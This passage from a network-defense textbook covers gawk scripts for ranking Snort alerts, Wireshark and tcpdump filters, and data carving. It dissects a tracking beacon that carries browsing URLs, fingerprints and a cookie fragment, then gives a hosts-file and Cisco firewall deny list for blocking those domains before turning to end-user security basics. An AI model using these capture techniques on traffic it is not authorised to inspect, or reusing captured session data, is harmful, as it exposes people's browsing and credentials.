To use the `statcap` script, execute the command `# ./statcap`.

The `statcap` script reuses the multiline log analysis pattern with `GS` and `RS`. The `statcap` script extracts the first line of each alert with `{print $1}`, and then a second gawk eliminates all spurious (nonalert header) lines. Snort header lines always start and end with the string `[**]`. You must backslash (\) to escape all these characters because these are gawk metacharacters, which have special meanings in gawk scripts. Only lines containing the pattern `'/\[\*\*\]/'` are matched and passed to output.

What follows is a very useful sequence of commands that you often type directly on the command line: `sort | uniq -c | sort -rn`, which counts the number of repeat occurrences and ranks them in order. The first sort groups duplicate lines together. Then `uniq -c` counts the number of duplicates and then eliminates them, prepending the count in text. The `sort -rn` command orders the lines numerically by count (`-n` option) and then reverses the sort order (`-r` option) to give us highest frequency first.

The hostcap Script

You determine how many alerts each internal host is generating with the `hostcap` script:

```
#!/bin/bash
cat alert | gawk '{FS="\n";RS="\n\n"; /TCP/; print $3}' | gawk '{print
$2}' | gawk -F\: '{print $1}' | gawk '/[0-9\.]+/'  | sort | uniq -c |
sort -rn
```

To use the `hostcap` script, execute the command `# ./hostcap`.

The `hostcap` script filters for the third line (`print $3`) of each alert while matching lines with the `/TCP/` pattern for TCP packets. The next gawk grabs the second field on the line (space separated), which is the source IP:port of the packet. The third gawk sets the colon (`:`) as the field separator (with `-F\:`), and selects the first field (`print $1`), which is the IP address without port number. The next gawk eliminates spurious lines that are not likely IP numbers by using a pattern for one or more numbers and periods: `'/[0-9\.]+/'`. Finally you see the `sort | uniq | sort` pattern, which counts and ranks the results.

NOTE **This is an inexact match of a valid IP number, but it's sufficient for your purposes because very few spurious lines were observed in the data sets. A more accurate IPv4 match might be `'/ [0-9]+\. [0-9]+\. [0-9]+\.[0-9]+/'`, but this would still incorrectly match examples such as 1234.10.10.100. The `+` means one or more repeats; `*` means zero or more repeats.**

Multiple character separators are also permitted. Use the escape backslash `\` for special characters.

The alteripcap Script

To investigate suspicious hosts, you can use the `alertipcap` script, which creates two output files for a given IP address—one showing the alert headers and the other showing the full alert details:

```
#!/bin/bash
echo $1 > /tmp/ipaddr
IP=$1
IPpat=`sed 's/\./\\\./g' /tmp/ipaddr`
gawk "BEGIN {FS=\"\n\";RS=\"\n\n\"} /$IPpat/ {print \$1}" alert >
summary$IP.txt
gawk "BEGIN {FS=\"\n\";RS=\"\n\n\"} /$IPpat/ {print \$0,\"\n\n\"}" alert
> detail$IP.txt
```

To use the `alertipcap` script, execute a command such as the following, where the IP address indicates the machine you are investigating:

```
# ./alertipcap 10.10.100.10
```

The `alertipcap` script saves the command-line parameter to a file and then morphs the IP into a escaped form that is useful inside gawk scripts using the `sed` command. The first `gawk` command matches the IP with the entire record (`/$IPpat/`) and outputs only the header line (`print $1`) to `summary$IP.txt`. The second `gawk` command performs the same match, but outputs the entire alert record to `detail$IP.txt`.

Note that instead of using the single quotes around the gawk scripts you are using double quotes, which requires other adjustments, such as escaping embedded double quotes with `\"`. That change will be necessary on future scripts that use both gawk and bash script parameters and variables.

You can use the summary and detail files for direct inspection or further automated analyses. To obtain the total alerts of each type for a specific host IP, you can use a command line like the following:

```
# cat summary10.10.100.10.txt | sort | uniq -c | sort -rn
```

The orgcap Script

Before analyzing the detail IP file for alerting domains, take a look at a somewhat simpler version that scans for domains from all alerting hosts.

The `orgcap` script extracts external IPs and resolves domain names for all hosts in an entire alert file:

```
#!/bin/bash
cat alert | gawk 'BEGIN {FS="\n";RS="\n\n"} {print $3}' | gawk '{print
$4; print $2}' | gawk -F\: '{print $1}' | gawk '!/192\.168\.1/' | gawk
'!/10\.10\.1/' | gawk '/[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+/' | sort | uniq >
/tmp/alertIPs

while read ip; do whois $ip | gawk -F\: '/OrgName/ {print $2}'; echo '
'$ip; done < /tmp/alertIPs
```

To use the `orgcap` script, execute the command `# ./orgcap`.

The `orgcap` script selects the third line of each alert—the line that contains IP addresses (with the first `gawk`). The second `gawk` selects both source (`print $2`) and destination (`print $4`) IP addresses from the second and fourth fields respectively. Instead of using `{print $4, $2}`, you use `{print $4; print $2}` to put each `IP:port` on a separate outline line.

The third `gawk` splits off and discards the port numbers. The fourth and fifth `gawk` commands eliminate internal IP addresses; you are only interested in external domains. The sixth `gawk` eliminates spurious lines, and then the `sort | uniq` eliminates all duplicates. The resulting external IP list is stored in `/tmp/alertIPs`.

The last command line is a bash `while` loop. The alert IPs are standard input. Each IP is resolved using the `whois` command.

For any domains that are not resolved properly (anonymous domains), run `whois` manually on the IP, or browse to `http://whois.arin.net` to resolve the name. For example:

```
# whois 10.10.100.10
```

The iporgcap Script

To find the alerting external IPs and their domains for a specific host, you can use the `iporgcap script`, a specialization of `orgcap` that only searches the alerts for a host IP:

```
#!/bin/bash
cat `echo "detail*$1.txt"` | gawk 'BEGIN {FS="\n";RS="\n\n\n"} {print
$3}' | gawk '{print $4; print $2}' | gawk -F\: '{print $1}' | gawk
'!/192\.168\.1/' | gawk '!/10\.10\.1/' | gawk '/[0-9]+\.[0-9]+\.[0-9]+\.
[0-9]+/' | sort | uniq > /tmp/alertIPs
while read ip; do whois $ip | gawk -F\: '/OrgName/ {print $2}'; echo '
'$ip; done < /tmp/alertIPs
```

Use the `iporgcap` script like this: `# ./iporgcap 10.10.100.10`.

Please refer to the previous description of `orgcap` for an explanation of the `iporgcap` scripts. The only change is the input data, which comes from the `detail<IP>.txt` file.

The archcap Script

Finally, to clean up, you use the `archcap` script to rename and archive the alert file and the packet capture:

```
#!/bin/bash
date | gawk '{print $2,$3,$6}' | sed 's/ /-/g' > /tmp/today
mv alert alert.`cat /tmp/today`
mv OVERNIGHT.cap full-`cat /tmp/today`.cap
mv snort.log.* snort-`cat /tmp/today`.cap
```

Use `archcap` like this: `# ./archcap`.

The `archcap` script starts by reformatting the date string, using `gawk` to select the month, day, and year (`print $2, $3, $6`), and then using the `sed` command to insert hyphens and store the MM-DD-YYYY date in `/tmp/today`. Archive the other files by appending the date to their filenames.

Repeat these procedures from the top for the daytime alerts by copying the daytime alert file to the `/root` directory:

```
#cp /tmp/alert .
```

After that, your analysis is complete. You have the option of archiving the daytime alerts and `snort.log.####` to a unique filename.

Finally, check the disk space utilization (using the `df` command) and remove unnecessary large files.

Binary Log Analysis

Use Wireshark to isolate and analyze specific alert packets or other traffic. You invoke Wireshark on BackTrack by selecting K ➪ Internet ➪ Wireshark. Then use File ➪ Open to view the packet capture.

There is a special `snort.log.####` file in the original directory of the IDS alert file that contains only the alerting packets. You can obtain the timestamp and IP addresses by inspecting the Snort alert file. Then you can match the timestamp in Wireshark to inspect the packet.

Advanced Wireshark Filters

Using Wireshark to examine full packet captures often requires filtering packets, thereby creating special views of the packets of interest. Just under the Wireshark button bar is the Filter field. Table 9-1 contains some useful examples for using the Filter field to select packets (*comments in italics*). Use the Apply button to filter and the Clear button to reset.

Table 9-1: Advanced Wireshark Filtering

FILTER/SEARCH OPERATION	EXAMPLE WIRESHARK FILTER FIELDS
Show packets from specific protocols	`ip`
	`ipv6 or icmp`
	`tcp and udp`
	`! arp` *(not arp)*
Search for specific IP addresses, including sources (`src`) and destinations (`dst`)	`ip.addr == 10.10.100.10`
	`ip.addr == 1.2.3.4 or ip.addr == 5.6.7.8`
	`ip.addr == 1.2.3.4 and (udp or tcp)` *(grouping)*
	`tcp.src == 10.10.100.10`
	`udp.dst == 10.10.100.10`
	`ip.addr == 10.10.100.0/24` *(entire subnet)*
	`ip.addr == 66ff:ab79::::::5c8` *(IPv6)*

Search for port numbers, source ports (`srcport`) and destinations (`dstport`)	`udp.port == 53`
	`tcp.port == 80`
	`tcp.port == 20 or tcp.port == 21`
	`udp.port > 100 and udp.port <=1000`
	`tcp.srcport == 443 and tcp.dstport == 80`

Search for packet content	`frame contains quantserve` `frame contains 50:45:00:00` *(exe file header)*

The command-line version of Wireshark running on Windows is called `tshark.exe`. It converts files from multiple packet capture formats into the standard `libpcap` format used by Snort, tcpdump, and other applications, like this:

```
C:\>  tshark.exe –r input.binary –w output.cap –F libpcap
```

Data carving tools such as Netminer can recover files sent over the network automatically. It is also possible to carve data manually.

TIP Make sure that the full packet capture with tcpdump is set to snap length `–s0` to recover all the bytes.

Data Carving

Data carving is the process of extracting file information from a stream of network data. File signatures are binary patterns that occur at the beginning, and sometimes at the end, of files. When files are sent in unencrypted packets, these signatures become embedded patterns, but usually not at the beginning of the packet content. You can find an authoritative list of file signatures from `www.garykessler.net/library/file _ sigs.html`.

In the Wireshark Filter box, use Frame Contains to discover file signatures. PE and MZ are common ASCII file header sequences to look for Windows executables. Right-click the packet and invoke the Follow TCP Stream command. You extract the file content using a hex editor (hexedit) by deleting bytes preceding the file header. Search for a file end signature (if available), or another file header to delete bytes from the end of the file.

Submit suspicious binaries to `https://www.virustotal.com` to determine if it contains malicious code. Virustotal runs antivirus scans from more than 30 vendors on your uploaded file and reports the results.

Advanced tcpdump Filtering and Techniques

Wireshark and tcpdump are similar in capability and often interchangeable. The `snort.log.####` files should always be small enough to work with Wireshark; however, some full packet captures can exceed Wireshark's capabilities. The workaround is using tcpdump to filter packet captures and create text logs.

You use tcpdump to convert binary packet captures to human-readable text. A useful example of this is

```
# tcpdump -nnXtttt -r OVERNIGHT.cap | tee output.txt
```

The `-nn` option suppresses Domain Name System (DNS) name translations. The `-X` option generates hex and ASCII packet representations. The `-tttt` option adds full year-date to each packet header in the output. The optional `tee` command saves the text to `output.txt` and also displays the text on standard output for immediate user review. Add pipe to less (`| less`) if you are searching for something in the output.

Having much of the same functionality as Wireshark filtering, tcpdump filters for TCP packets to or from an IP address with the following command line. The result is saved as binary packets, which you could view and analyze within Wireshark.

```
# tcpdump -r input.cap -w output.cap host 10.10.100.10 and tcp
```

The examples in Table 9-2 parallel the previous filters given for Wireshark.

Table 9-2: Advanced tcpdump Filtering

FILTER/SEARCH OPERATION	EXAMPLE TCPDUMP COMMAND-LINE FILTERS

Show packets from specific protocols	`ip`
	`ip6 or icmp`
	`tcp and udp`
	`not  arp` *(exclude arp)*

Search for specific IP addresses, including sources (`src`) and destinations (`dst`)	`host 10.10.100.10`
	`host 1.2.3.4 or host 5.6.7.8`
	`"host 1.2.3.4 and (udp or tcp)"` *(grouping)*
	`src host 10.10.100.10 and tcp`
	`dst host 10.10.100.10 and udp`
	`net 10.10.100.0/24` *(entire subnet)*
	`host 66ff:ab79:::::5c8` *(IPv6)*

Search for port numbers, source ports (`src port`), and destinations (`dst port`)	`port 53`
	`tcp port 80`
	`tcp port 20 or tcp port 21`
	`src port 443 and dst port 80`
	`tcp src port 443 and tcp dst port 80`
Search for packet content	*`Pipe tcpdump -A to less and search /quantserve`*
	`Pipe tcpdump -X to less and search /5045`

A useful form of tcpdump gives packet ASCII output with the `-A` option. This is useful for analyzing clear text packets, such as spyware beacons:

```
# tcpdump -nnAtttt -r OVERNIGHT.cap
```

Analyzing Beacons

Here is a typical beacon packet sent from an end-user host by a browser script to an external third party via port 80 (see the corresponding IDS alert example previously discussed in this chapter):

ASCII PACKET CONTENT	OBSERVATIONS
`E..J."@.@.@.....`	
`@^k....P.G"G..>.`	
`P.......GET./pix`	
`el;r=2028332090;`	
`fpan=0;fpa=P0-12`	
`40546772-1288618`	
`828809;ns=0;url=`	
`http%3A%2F%2Fhac`	HACKADAY.COM URL
`kaday.com%2F2008`	
`%2F07%2F18%2Fhop`	
`e-2008-cold-boot`	COLD-BOOT-ATTACK-TOOLS (business content)
`-attack-tools-re`	
`leased%2F;ref=ht`	
`tp%3A%2F%2Fwww.g`	GOOGLE URL (open web tab?)
`oogle.com%2Fsear`	
`ch%3Fq%3Dhow%2Bt`	
`o%2Bcompile%2Bco`	
`ld%2Bboot%2Bprin`	
`ceton%26hl%3Den%`	
`26client%3Dfiref`	FIREFOX
`ox-a%26hs%3DPYa%`	
`26rls%3Dorg.mozi`	ORG.MOZILLA
`lla%3Aen-US%3Aof`	
`ficial%26ei%3DBc`	
`HOTJraEIOKlwer1L`	
`XmCA%26start%3D1`	
`0%26sa%3DN;ce=1;`	
`je=1;sr=1280x102`	
`4x24;enc=n;ogl=;`	
`dst=1;et=1288618`	
`828817;tzo=240;a`	
`=p-18-mFEk4J448M`	

Continues

(continued)

ASCII PACKET CONTENT	OBSERVATIONS
;labels=language	
.en%2Ctype.wpcom	
%2Cvip.hackadayc	HACKADAY
om.HTTP/1.1..Hos	
t:.pixel.quantse	QUANTSERVE.COM
rve.com..User-Ag	
ent:.Mozilla/5.0	MOZILLA/5.0 (fingerprint)
.(X11;.U;.SunOS.	SunOS i86pc (fingerprint)
i86pc;.en-US;.rv	
:1.8.1.19).Gecko	
/20090218.Firefo	20090218.FIREFOX/2.0.0.19 (fingerprint)
x/2.0.0.19..Acce	
008/07/18/hope-2	
008-cold-boot-at	COLD BOOT ATTACK TOOLS (business content)
tack-tools-relea	
sed/..Cookie:.d=	COOKIE
ECcBegqPBbvSDmD0	
ohAQMCAQAJg7GqEA	
DdIAGl4fLRADL6Qe	
PhiRsQCSWoHhJIgQ	
AAIBAgAFEABQKRCC	
<packet continues>	

This packet, shown in ASCII clear text, was sent from a `http://hackaday.com` browser page by the script `http://edge.quantserve.com/quant.js` in the web page source. The packet was destined for 64.94.107.30:80, a third-party server whose IP is registered to Quantcast Corp., the market research company that claims to surmise age, sex, and income of end users from the websites they visit.

The packet contains a `www.google.com` URL and data possibly scraped from other open browser tabs. The host operating system and browser are fingerprinted by type and detailed version number. Business-related data from the Hackaday page and a cookie are also exfiltrated to Quantcast. This beacon packet is exfiltrating business data, and possibly personal data, from other browser tabs.

Most organizations would classify this as spyware and consider the transmission unwanted and malicious. Hundreds of such transmissions were observed from each end-user workstation prior to eradication measures (see the "Elimination of Cyber Threats" section). Every time an end user opened or refreshed a web page, multiple beacons were emitted.

Reporting Cyber Investigations

You should frequently conduct discovery and investigation of alerting network events—daily if possible. The rank ordering of alerts by the host enables you to focus your efforts where the most activity is. In the environment used for the examples, an unpatched host generates about 1,000 alerts per day, whereas a hardened host typically generates fewer than 100 false positives. In a well-managed environment, where all hosts are hardened, suspicious activity is easily detected. New, unpatched hosts on the network become obvious.

When informed of unusual network activity, users will want to see proof and will pose many questions. You can anticipate this need through effective reporting.

You must approach users diplomatically, in a nonjudgmental manner. For example, if you inform an IT security professional that his machine is compromised, he will probably react strongly to such news. Rather, let a user know that there is unusual activity coming from their machine, and work together with the user to discover the cause. Make sure you gather and transfer all available data relating to the alleged incident.

NOTE **Early in the learning curve I encountered ferocious push back from security professionals.**

I developed a reporting template that walks through the suggested cyber investigation steps. The `template.txt` file contains sections for recording each observation, and expandable space for inserting details, such as sample alerts and packet content in ASCII, along with analysis. The report, in combination with the detail files from `alertipcap`, should be sufficient as a proof source and basis for the user's own research and eradication.

You may also share reports with a group to keep administrators and users informed about current threats and network vulnerabilities requiring mitigation.

Elimination of Cyber Threats

The eradication phase involves blocking or removing malware. This section covers some specific tactical actions you can take. See the "Continuous Cyber Investigation Strategy" section earlier in the chapter for more general maneuvers.

One of the most important eradication measures you can take is to block adware and spyware at the host level. All networked systems have a file listing known hosts. This file is a first lookup of a domain before DNS is queried remotely. By mapping adware hosts to localhost (127.0.0.1), beacon packets are blocked and never reach the network. For example, the following entries in the hosts file will effectively block most Quantcast beacons:

```
127.0.0.1  ak.quantcast.com
127.0.0.1  widget.quantcast.com
127.0.0.1  quantserve.com
127.0.0.1  edge.quantserve.com
127.0.0.1  www.edge.quantserve.com
127.0.0.1  flash.quantserve.com
127.0.0.1  pixel.quantserve.com
127.0.0.1  secure.quantserve.com
```

You can obtain an adware blocking host list (`hosts.zip`) at `www.mvps.org`. Follow the instructions on the website to install the hosts file. Instruct multiple administrators to install this file on every machine on your network.

NOTE There are consequences to installing the hosts file on the network. Certain ads will not display on commercial websites. Some applications with built-in adware transmissions will not function properly. Consult online postings or the support contact to determine which adware domains are required, and remove the necessary blocks.

Spyware and APT threats are constantly evolving. There will always be a gap between the best IDS/IPS technologies and the emerging threat. The last line of defense is the network defenders and cyber investigators who can improve methods constantly in response to lessons learned.

NOTE All defenses, especially IDS/IPS, should be updated frequently to narrow the gap between your defense and attackers' technologies.

You should investigate all alerting IPs to gains clues about suspected malicious intent of suspicious beacons and other packets, especially for unresolved domains.

For confirmed malicious IPs, you institute network defenses at the firewall. The command syntax varies considerably between firewall models. Supposing you have a 5000 series Cisco ASA Firewall, the following console sequence sets up IP blocking:

```
$ enable
Password:
# config t
(config)# object-group network Blocked_IPs
(config-network)# network-object 64.94.107.0 255.255.255.0
(config-network)# network-object 66.235.147.0 255.255.255.0
<repeat for additional IPs>
(config-network)# exit
(config)# access-list in2out2 extended deny ip any object-group Blocked_
IPs
(config)# access-list in2out2 extended permit ip any any
(config)# access-group in2out2 in int inside
(config)# show config
(config)# wr mem
(config)# exit
# exit
```

These Cisco commands begin with `enable`, which enters the shell into privileged mode. The `config t` command elevates the shell to configuration mode. In this mode, you define an object group `Blocked_IPs`. You block a range of

IPs by using 0 as wildcard, as in 64.94.107.0, which blocks the entire /24 subnet. Rules with more specific IP addresses take precedence; the final access list of rules enables all other inside-to-outside communications that are not already blocked. The `access-group command` asserts the rules to interface `inside`.

Repeat the network-object command for as many address ranges as needed. Exit returns us to configuration mode. The `access-list` command sets the firewall block to the inside firewall port (`inside_access_in`) by denying all IP packets from any IP address to the IP addresses in the `object-group Blocked_IPs`.

Another `access-list` command permits all other `ip` traffic from `any` address to `any` address. To finalize, you write (`wr mem`) the new firewall configuration to the persistent memory. The entire sequence blocks any internal network host from sending any IP packets through the firewall to any address range on the block list.

As you conduct further cyber investigations, additional malicious IPs will be discovered and confirmed. The following command sequence extends the blocked IP list:

```
$ enable
Password:
# config t
(config)# object-group network Blocked_IPs
(config-network)# network-object 63.215.202.0 255.255.255.0
(config-network)# network-object 216.34.207.0 255.255.255.0
<repeat for additional IPs>
(config-network)# exit
(config)# show object-group Blocked_IPs
(config)# show access-list in2out2
(config)# no access-list in2out2 line 3
(config)# access-list in2out2 extended deny ip any object-group Blocked_
IPs
(config)# show config
(config)# wr mem
(config)# exit
# exit
```

The `object-group` command extends the block list. The `show object-group` command displays the extended block list. The `show access-list` command displays the line numbers of each firewall rule; you locate the rule denying `Blocked_IPs`. You use `no access-list` to remove the out-of-date firewall rule (for `Blocked_IPs`), then you reassert the blocks with the `access-list` command.

Additional eradication actions include examining other logs, performing forensic analyses, removing malware, and—worst case—rebuilding systems from trusted images. Antivirus (AV) logs reveal malware activity on the hosts. Access the logs from within the AV application, look for virus alerts, and check the update status of the engine and AV rules.

Operating system event logs are also very useful, especially system events and security events. The method for accessing the logs on various platforms is shown in Table 9-3.

Table 9-3: Accessing Logs on Various Operating Systems

OPERATING SYSTEM	LOG ACCESS
Cisco	`# show logging`
Unix/Linux	Use `less` or `editor` to access logs in `/var/log` Key Logs (versions .1, .2, .3 are chronological): • `syslog*`: system events • `secure*`: security events *(not enabled on all Linux)* • `messages*`: general and application events • `auth.log*`: authentication events • `kern.log*`: kernel events • `demsg`: device events • `dpkg*`: installer events • `samba/smbd and *`: CIFS/SMB file sharing events • `cups/*`: printing service events
Windows	Start ➪ Run ➪ EVENTVWR.msc
Windows IIS	`%systemroot%/System32/LogFiles`

NOTE **You can find an excellent cheat sheet for system log analysis at** `www.securitywarriorconsulting.com/security-incident-log-review-checklist.html`**.**

Intrusion Discovery on Windows

SANS Institute has posted additional intrusion discovery guidance in the form of a cheat sheet at `www.sans.org/score/checklists/ID _ Windows.pdf`. These Windows command lines reveal information about various telltale signs of intrusion, such as

- **Unusual processes and services:** Discover processes and services that may have been installed by attackers. Requires baseline knowledge of the expected processes and services.

- **Unusual files and registry keys:** Discover changes in disk usage and unexpected keys that invoke malicious code upon system startup. System changes are possible due to malicious activity.
- **Unusual network activity:** Check network configurations, connections, and network traffic.
- **Unusual scheduled tasks:** Check the scheduled tasks and autostart lists for anomalous entries.
- **Unusual accounts:** Check the user account list for unexpected account entries.
- **Unusual log entries:** Check the event logs for anomalies, such as user account creation, failed logins, unnecessary services, and insecure configurations.

Summary

This chapter presented baseline techniques for defending Internet-connected networks, selected from cyber investigation phases and post-incident response. Computer network defense processes and tools should be improved continuously to keep pace with emergent threats and innovation.

The chapter starts with an overview of cyber network defense with a focus on spyware scripting in web pages. I introduce cyber investigation methods along with the tools used for advanced log analysis.

A strategy for continuous cyber investigations is covered, and then I provide a specific process for cyber investigation starting with the investigations platform setup.

Network monitoring, a key element of cyber investigations, is covered at a hands-on level, introducing key scripts and setup instructions for scheduling network sniffing.

Text log analysis is introduced with a plethora of log analysis scripts based primarily upon the GNU awk (gawk) command-line program, a power filtering and string manipulation tool.

I cover binary log analysis, the other major kind of advanced log analysis, with advanced filtering commands for the Wireshark network capture tool. I then give a detailed explanation of spyware embedded in web page scripts.

I address some lessons learned for reporting and taking action with the human element of cyber investigations.

I explain the elimination of cyber threats, in particular, Internet spyware in hands-on detail.

Finally, beyond log analysis, I provide an overview of additional intrusion discovery techniques on Windows systems.

Assignments

1. Which of the cyber investigation tools might be the most effective for discovering unusual network incidents? Why?
2. How can Internet spyware companies subvert network defenses and be able to exfiltrate data? What techniques do they use that are similar to malware? What would be the potential consequences if Internet spyware companies sold the system and application fingerprinting information they routinely gather to malicious users and enterprises?
3. Given a list of Internet addresses that generated IDS alerts, how can you find out who and where these enterprises are, and why they might be causing alerts on your network?
4. What are two or more ways to stop data exfiltration to specific external enterprises?
5. Use Wireshark or tcpdump to display network communications between two specific hosts, but only in one specific protocol.

Part III

Cyber Network Application Domains

In This Part

Chapter 10: Cybersecurity for End Users, Social Media, and Virtual Worlds
Chapter 11: Cybersecurity Essentials for Small Business
Chapter 12: Large Enterprise Cybersecurity: Data Centers and Clouds
Chapter 13: Healthcare Information Technology Security
Chapter 14: Cyber Warfare: An Architecture for Deterrence

CHAPTER

10

Cybersecurity for End Users, Social Media, and Virtual Worlds

This chapter covers some essentials for end-user cyber education. Many of these items are security basics that all end users should master. End users are the weakest link and greatest vulnerability in our cybersecurity defenses. Through end-user education, you can attempt to patch that weakness, but to err is human, and you should never expect exemplary security behavior from all end users all of the time. End-user security awareness and security training are some of the most important steps that any enterprise can take to secure client-side computing.

Doing an Ego Search

What information about you is readily available on the Internet? Is there sufficient information to enable identity theft? Those are questions that you as an end user should resolve right away.

Perform multiple Internet searches, called an *ego search,* using all variations of your name, street address, phone number, and e-mail. You will probably be surprised at what you find. An ego search helps you find out if there is information posted about you that could be used to commit identity theft or could damage your reputation.

Cybersecurity training for end users is frequently called *Internet safety*. If there is too much information about you on the Internet, you have a safety problem. When you find information about yourself on a particular website, you can e-mail the website administrator and ask for your information to be taken off. If a website point-of-contact is not readily available, you can find it by searching at `www.whois.net`.

Failing that, there are online firms that provide Internet reputation management services, such as `www.removeyourname.com/`. For example, you can use a company that specializes in Internet reputation management to bury negative information about you deeply into the search results of popular Internet search engines.

TIP **Other websites with helpful Internet safety advice include:** `https://www.wiredsafety.org/` **and** `www.staysafeonline.org`**.**

Protecting Laptops, PCs, and Mobile Devices

Your devices can be at risk of physical or electronic attack—such as theft, vandalism, or hacking—even in relatively secured locations. Insider threats mean that people within your security perimeter with legitimate access to your systems could become attackers too. What can you do?

For starters, adopt good basic security habits. Whenever you step away from your computer, lock the screen. On Microsoft systems, you can press the Windows button and the L key. On the Mac operating system, press Control-Shift-Eject. When you return move the mouse to wake up your machine and type your password to unlock your screen.

Laptop computers are designed to be portable. Virtually all laptops have a physical security port, which is a small hole in the exterior case that can be used to attach your laptop to a piece of furniture or the building using a laptop security cable lock. You should definitely have a laptop security cable; use it whenever you go mobile, such as when you attend classroom sessions and external meetings. It’s a good idea to use the laptop cable continuously, even in your secure office area.

When you lose your mobile device, you might also be losing all of your data. This is a problem for you personally, for example, because of the prevalence of identity theft, but there is a much larger problem if your mobile device carries restricted data, such as the Social Security numbers of healthcare patients or employees. Loss of that data may have legal and economic consequences for you as well as others. If you lose patient data, your firm is mandated to publically announce the data loss and inform your customers (see Chapter 13). As a result of the publicity, there will be a loss of goodwill and reputation for your firm. Firms which spill data are often liable for identity theft insurance and identity protection services for their customers.

Your laptop and other mobile devices are commodities that are easily converted to cash via pawn shops, eBay, and Craig's List, to name a few. Unfortunately, the incentives to steal are great, and theft is commonplace. When you lose a wireless device and suspect theft, it's a good idea to contact your wireless provider immediately and have the device blocked. Blocking the device can increase the likelihood of its return because it's more difficult for the thief to demonstrate (to a black-market buyer) that the device is working properly. Also, change the passwords for any installed apps—for example, e-mail accounts, video subscriptions, and social networks. Your wireless provider can later unblock your device, if you recover it.

There are additional options for protecting your mobile devices, some of which require advanced arrangements. You can subscribe to services that will continuously back up your device and wipe it clean upon your request; check out insurance and security providers such as Asurion (`www.asurion.com`). There are also apps available that can assist you in finding your lost phone.

Basically, do not lose immediate control of your laptop, tablet, or phone in public spaces. Keep all devices secure and on your person at all times when traveling. If there is restricted data on your laptop or devices, it should be encrypted. That's usually the responsibility of your firm, but it's also your responsibility to inform them about the existence of the restricted data and the potential risks. If restricted data is moved by removable media (such as thumb drives), the media should also be encrypted. Special hardware-encrypted thumb drives are available for this purpose.

Other basic advice for laptop and PC users is to shut down your end-user workstation overnight and on weekends. Choose to hibernate or completely shut down, forcing a reboot the next time you use the computer. Do not simply sleep the operating system; when it's asleep, your system is still active on the network. There are several reasons to shut down your system regularly:

- Rebooting invokes various diagnostic tests, which can repair minor problems with your system.
- Many software packages have memory leaks, which accumulate space over time; memory leaks might eventually cause your machine to freeze or crash. Regular rebooting helps manage this problem.
- Internet attacks are known to increase when security defenses are likely to be less vigilant, for example late on a Friday afternoon. Legitimate websites can often become malicious through malvertisements (see the "Guarding against Drive-By Malware" section later in this chapter).
- If your organization is undergoing a serious prolonged attack, called an Advanced Persistent Threat, attackers often operate during nonwork hours due to time zone differences. Your idle machine could become part of a botnet or other nefarious overnight activities.

- It is common practice in various countries, especially at small businesses, to physically unplug almost all equipment overnight and on weekends, thus insulating their equipment even from problems on the electrical grid, such as lightning strikes.
- One of the best things you can do is to always make sure that you back up your devices so you do not lose your data. You should perform an inventory of your data so you can remove it from your device if you are not using it; so if you do lose your device, you limit the risk.

Staying Current with Anti-Malware and Software Updates

Your computer's first line of defense is anti-malware. The functions of anti-malware are expanding, but at least they include antivirus, anti-spyware, firewall, and malicious website protection (for example, black listing). Those are all very important, but they are an incomplete solution for today's escalating threats.

NOTE **Blacklisting is the practice of preventing access to specific Internet domains, for example, known malware or spyware sites.**

You should always perform a manual update right after you install new software; software right out of the box or downloaded is likely to be seriously out of date. You should enable automatic updates for antivirus and anti-malware. Updates are released almost every weekday. For the first week or two after a new installation, verify that auto-updating is working; open the anti-malware application and check that the most recent update has changed recently. Some packages require the anti-malware application console to be running in order to receive updates. Make sure to renew your anti-malware license when your subscription expires.

In theory, virtually all software contains latent defects; a complex application might have thousands. With the correct input values, many defects can be stimulated to cause application failure (such as a freeze or crash), and in some cases, the software failure can lead to illegitimate system access. Malicious programmers and security researchers are constantly hunting for those latent defects and the input values that trigger the defect, also known as the *exploit*. Eventually, the software manufacturer becomes aware of the defect and issues a software patch. The patch might actually correct the defect, or it might simply block its exploitation.

The bottom line is that you should regularly patch operating systems and software applications. Configure the system and application settings for automatic updates. Regularly, check to see that the operating system and applications have up-to-date patches. It's very possible that your system might have been offline when a patch was issued, and you missed it.

Every first Tuesday of the month is Patch Tuesday. This is the day that Microsoft and many other software vendors issue patches. It is especially important to make sure your systems and applications are updated on Patch Tuesday because Cyber Attack Wednesday follows Patch Tuesday. On Cyber Attack Wednesday (and the next several days), attackers prey heavily on unpatched systems. See Chapter 11 for more guidance.

Managing Passwords

Password selection is an important topic in end-user security. There are several do's and don'ts. Don't use words from the dictionary, pet names, family names, or names from your hobbies. For many people, those kinds of details are easily obtained from social networks, public records, and the Internet. (Refer to the "Doing an Ego Search" section earlier in this chapter to understand more about how this information is obtained.) Don't use the same password for every account.

Most of us have dozens of accounts. You should use different passwords for different levels of security. Bank and retirement account passwords should be different and more complex than passwords for work accounts, social network accounts, and free accounts on websites or in virtual worlds.

Longer passwords and passwords that use an expanded character set are generally better. Choosing nondictionary words and combining upper- and lowercase letters, numbers, and special characters stops, or at least slows down, external types of attacks, such as brute force (see Chapter 6).

Internal types of attacks, after system penetration, work by cracking the encrypted password hashes stored in system tables. Some hash credentials are passed across networks as well, for example in an authentication transaction. If the password policy is known by the attackers, their work is simplified. For example, if all the passwords are the same length with a known character set then the attacker can use a powerful cracking attack called rainbow tables (see Chapter 8). Rainbow tables can overcome the use of expanded character sets. Longer, different length passwords require different sets of rainbow tables, which is one reason why long passwords are recommended.

A useful technique for picking passwords is to choose a short sentence, also called a passphrase and then abbreviate words from that sentence. For example, I found this sentence on the Internet, "91% of dogs are diagnosed with dental disease before age 3," which could be shortened to the passphrase 91%DaDwDD<A3. That password is 13 characters long and uses a combination of upper- and lowercase letters, numbers, and special characters.

Another password problem is that many software applications and hardware devices come with default passwords. Numerous default passwords are public knowledge. See Chapter 11 for guidance about default passwords.

Guarding Against Drive-By Malware

Drive-by malware is a rapidly growing form of attack. When your Internet browser reaches a web page, the web page automatically runs scripts, such as JavaScript, Visual Basic Script, and Java. If a malicious attacker is successful in posting scripts on the page, the malware scripts are invoked whenever you visit the page, which is known as *drive-by malware*.

Drive-by malware can take several forms:

- It can be on web pages that are controlled by malicious parties. You might arrive at them from a link in an e-mail, document, or search engine.
- It can take the form of *malvertisements*, which are web ads that become malicious; they often appear on legitimate websites. Malvertisements increase dramatically late on Friday afternoons and weekends when the legitimate websites are least responsive to security incidents.
- It can appear on bulletin boards and comment lists when posted by malicious users.

There is ample support for limiting the damage of drive-by malware running in your Internet browser. The following are some actions you can take to help protect your system:

- Raise the browser security level in your Internet browser preferences.
